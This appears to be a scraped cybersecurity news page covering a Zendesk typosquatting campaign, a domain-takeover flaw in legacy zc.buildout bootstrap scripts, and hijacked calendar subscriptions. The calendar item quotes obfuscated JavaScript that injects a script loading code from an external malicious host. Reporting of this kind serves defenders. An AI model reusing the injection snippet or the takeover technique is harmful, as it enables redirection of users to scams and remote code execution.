Cybersecurity firm GreyNoise has launched a new, free utility designed to answer a question most internet users never think to ask: Is my home router secretly attacking other computers? The newly released GreyNoise IP Check is a simple, web-based tool that allows anyone to instantly verify whether their internet connection is being used by a […]
A sophisticated, complex new cyber offensive has emerged from the “Scattered Lapsus$ Hunters,” a threat collective that has aggressively shifted toward exploiting supply-chain vulnerabilities.
This latest campaign targets Zendesk, a critical customer support platform, effectively turning a trusted business tool into a launchpad for corporate spying.
The attackers have successfully registered over 40 typosquatted domains, including deceptive examples like znedesk[.]com and vpn-zendesk[.]com.
These sites are meticulously designed to mimic legitimate login environments, hosting fraudulent Single Sign-On (SSO) portals that capture credentials from unsuspecting users.
The campaign’s infrastructure reveals a coordinated effort to bypass standard detection protocols. The domains were consistently registered through NiceNic and use Cloudflare-masked nameservers to hide their true hosting origins.
By using these hiding techniques, the actors ensure their phishing pages remain active long enough to harvest significant volumes of high-privilege credentials before defenders can react.
This demonstrates a clear, strategic evolution in their capabilities, allowing them to maintain operational secrecy while targeting widespread platforms used by global enterprises.
The impact of this targeted approach extends far beyond simple credential theft. Reliaquest security analysts identified the malware and noted that the campaign shares distinct domain registry characteristics with the group’s previous attacks on Salesforce in August 2025.
Once attackers bypass the initial authentication layer, they establish a persistent foothold that facilitates lateral movement across the corporate network.
This access allows them to steal highly sensitive customer data, including billing information and government IDs, mirroring the massive data theft seen in their September 2025 breach of Discord.
Weaponizing Support Tickets
The group’s most dangerous tactic involves the direct weaponization of legitimate support tickets to bypass traditional perimeter defenses.
Instead of relying solely on external phishing emails, they submit fraudulent tickets directly into an organization’s Zendesk portal.
These tickets typically masquerade as urgent system administration requests or password reset inquiries, creating a fabricated sense of urgency that compels support agents to act without verification.
Embedded within these tickets are links to the typosquatted domains or malicious payloads designed to compromise the endpoint.
When a help-desk employee interacts with the ticket, they accidentally trigger the download of Remote Access Trojans (RATs).
This grants the attackers persistent remote control, allowing them to execute commands and monitor activity.
Scattered Lapsus$ Hunters Telegram post (Source – Reliaquest)
The group has brazenly boasted about these complex operations, specifically warning incident response teams to watch their logs closely as they prepare to collect vital customer databases through the upcoming 2026 holiday season.
Follow us on Google News, LinkedIn, and X to Get More Instant Updates, Set CSN as a Preferred Source in Google.
Comcast has agreed to a $1.5 million settlement with the Federal Communications Commission (FCC) following a data breach at a third-party vendor that exposed the personal information of hundreds of thousands of its customers. The breach has raised concerns about the security of customer data when handled by external companies. The incident originated with Financial […]
Microsoft has announced a significant security change to the Microsoft Entra ID sign-in experience that will block external scripts from running during user logins. The update is designed to stop unauthorized or injected code from executing on the login page. It is part of Microsoft’s broader Secure Future Initiative to harden its cloud identity platform. […]
The Royal Borough of Kensington and Chelsea (RBKC), Westminster City Council, and Hammersmith and Fulham Council confirmed they were targeted in the incident that began on Monday, November 24. The attack has forced officials to shut down systems as a precautionary measure while they work to restore services and investigate potential data compromise. The first […]
A new open-source tool called KawaiiGPT has surfaced on GitHub, positioning itself as a “cute” but unrestricted version of artificial intelligence. Developed by a user known as MrSanZz (along with contributors Shoukaku07 and FlamabyX5), the project is attracting attention for offering a free alternative to paid “jailbroken” AI models. It describes itself as a “WormGPT kawaii ver,” […]
Black Friday is supposed to be chaotic, sure, but not this chaotic. Amid genuine doorbusters and flash sales, a large-scale, highly polished scam campaign is hijacking web traffic and pushing shoppers to fake “survey reward” pages impersonating dozens of major brands all to steal payment card details and personal data. Security research into malvertising ahead […]
Hidden vulnerabilities in legacy code often create unseen risks for modern development environments.
One such issue recently surfaced within the Python ecosystem, where outdated bootstrap scripts associated with the zc.buildout tool expose users to domain takeover attacks.
These scripts, designed to automate the installation of package dependencies, contain hardcoded references to external domains that are no longer under the control of the original maintainers.
The core of the problem is a specific behavior in these scripts where they attempt to fetch the deprecated distribute package from python-distribute[.]org.
This domain has been abandoned since 2014 and is currently parked and available for purchase. If a threat actor were to acquire this domain, they could serve malicious payloads that would be automatically downloaded and executed by any developer running the compromised bootstrap script.
Packaging utilities used by the PyPI community in early 2010s (Source – Reversinglabs)
This creates a direct path for supply chain attacks, bypassing standard security checks.
Reversinglabs security analysts identified this vulnerability, noting that it affects several well-known packages, including slapos.core, pypiserver, and tornado.
Although many developers have transitioned to newer packaging standards, these legacy files often persist in repositories.
The vulnerability is not triggered during a standard pip install but typically requires manual execution or invocation through a build process like a Makefile.
Once activated, the script blindly trusts the external source, creating a significant supply chain risk similar to the fsevents incident in the npm registry.
Analyzing the Execution Mechanism
The technical core of this vulnerability lies in the insecure way the bootstrap script handles dependency resolution. The code logic specifically checks for the presence of the distribution package.
Code fetching and executing the distribute setup in the bootstrap.py file (Source – Reversinglabs)
If it is not found, the script initiates a download routine using Python’s built-in urllib libraries. As illustrated in the figure above, the distributed setup is fetched and executed in bootstrap.py; the script explicitly requests content from the now-defunct python-distribute[.]org.
Crucially, the response from this URL is passed directly to an exec() function, which runs the code immediately without any integrity checks or signature verification.

Proof-of-concept script that exploits the vulnerability in slapos.core (Source – Reversinglabs)
To validate this vector, researchers crafted a proof-of-concept exploit targeting slapos.core. The Proof-of-concept script exploits the vulnerability in slapos.core, the PoC works by manipulating command-line arguments to force the script into its vulnerable download path.
The result of the terminal output after running the PoC script confirms that the script successfully connects to the external domain, proving that any code hosted there would run with the user’s full privileges.
Follow us on Google News, LinkedIn, and X to Get More Instant Updates, Set CSN as a Preferred Source in Google.
Digital calendars have become indispensable tools for managing personal and professional schedules. Users frequently subscribe to external calendars for public holidays, sports schedules, or community events to keep their agendas up to date.
While these subscriptions offer convenience, they create a persistent connection between a user’s device and an external server.
If the domain hosting the calendar is abandoned and subsequently expires, it opens a dangerous vulnerability.
Cybercriminals can re-register these expired domains, effectively hijacking the trust established by the original subscription.
The attack vector is particularly insidious because it requires no new action from the victim. The user’s device continues to perform background synchronization requests to the now-malicious domain.
Attackers can then push diverse threats directly into the calendar interface, ranging from scareware that mimics system security alerts to phishing links disguised as exclusive offers.
This method bypasses traditional email filters, leveraging the implicit trust users place in their personal planning tools to deliver malicious payloads.
Bitsight security analysts identified this emerging threat landscape after investigating a single suspicious domain distributing holiday events.
Their deep dive revealed a sprawling network of over 390 abandoned domains that were actively receiving synchronization requests.
Further analysis indicated that these domains were communicating with approximately 4 million unique IP addresses daily, primarily from iOS and macOS devices.
Infection and redirection chain (Source – Bitsight)
This massive scale highlights how a simple lapsed domain registration can expose millions of users to potential compromise without their knowledge.
Technical Breakdown of the Synchronization Traffic
The investigation uncovered specific technical patterns that facilitate this exploitation. The traffic is characterized by HTTP requests where the Accept header signals the device’s readiness to parse calendar files.
Operational overview and potential risks (Source – Bitsight)
The User-Agent string, typically containing the daemon identifier, explicitly identifies the source as the iOS Calendar system, confirming the request is a background process rather than a user-initiated browser visit.
GET /[URI]
Host: [Target_Domain]
User-Agent: iOS/17.5.1 (21F90) dataaccessd/1.0
Accept: text/calendar
Researchers categorized the malicious traffic into two main types: Base64-encoded URIs and Webcal query requests.
Calendar .ics file returned by active domain (Source – Bitsight)
As seen in the above figure that the Calendar .ics file returned by active domain, the server responds with an iCalendar file that can contain manipulated event data.
Additionally, the underlying infrastructure often employs heavily obfuscated JavaScript to execute deeper compromises.
The code snippet below demonstrates how a payload is dynamically injected into the page’s Document Object Model to initiate a redirection chain:-
_0x407c32.src = "https://render.linetowaystrue.com/jRQxhz";
if (document.currentScript) {
document.currentScript.parentNode.insertBefore(_0x407c32, document.currentScript);
}
This script, once deobfuscated, reveals the mechanism used to load further malicious content, often leading users to the scams.
By understanding these distinct traffic signatures and script behaviors, security professionals can better identify and block this covert attack vector.
Follow us on Google News, LinkedIn, and X to Get More Instant Updates, Set CSN as a Preferred Source in Google.
The threat actor known as Bloody Wolf has been attributed to a cyber attack campaign that has targeted Kyrgyzstan since at least June 2025 with the goal of delivering NetSupport RAT.
As of October 2025, the activity has expanded to also single out Uzbekistan, Group-IB researchers Amirbek Kurbanov and Volen Kayo said in a report published in collaboration with Ukuk, a state enterprise under the


.webp)
.webp)
.webp)
.webp)
.webp)
.webp)
.webp)